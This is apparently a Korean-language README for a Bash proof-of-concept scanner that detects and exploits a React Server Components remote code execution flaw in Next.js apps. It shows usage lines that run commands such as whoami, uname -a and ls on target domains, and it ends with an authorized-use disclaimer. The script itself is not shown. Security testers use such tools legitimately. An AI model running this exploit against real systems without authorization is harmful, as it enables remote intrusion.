 iamblacksolo2-bugbounty/poc-cve-2025-55182
Bash 기반 스캐너로, Next.js 애플리케이션에서 CVE-2025-55182(React Server Components RCE)를 탐지하고 악용합니다. 사용자 지정 명령 실행 및 URL 스캔을 지원합니다.

Next.js 애플리케이션에서 CVE-2025-55182(React Server Components RCE)를 탐지하고 악용하기 위한 간단한 명령줄 도구입니다.

chmod +x scanner.sh
# 기본 명령어로 스캔 (id)
./scanner.sh -d example.com

# 사용자 정의 명령어 실행
./scanner.sh -d example.com -c "whoami"

# 전체 URL 사용
./scanner.sh -d https://example.com -c "uname -a"
-d, --domain - 대상 도메인/URL (필수)-c, --command - 실행할 명령어 (기본값: id)# 대상이 취약한지 확인
./scanner.sh -d vulnerable-app.com
# 시스템 정보 확인
./scanner.sh -d vulnerable-app.com -c "uname -a"
# 파일 목록 확인
./scanner.sh -d vulnerable-app.com -c "ls -la /tmp"
이 도구는 교육 및 승인된 보안 테스트 목적으로만 사용해야 합니다. 소유하지 않거나 테스트 권한이 없는 시스템에는 사용하지 마십시오.
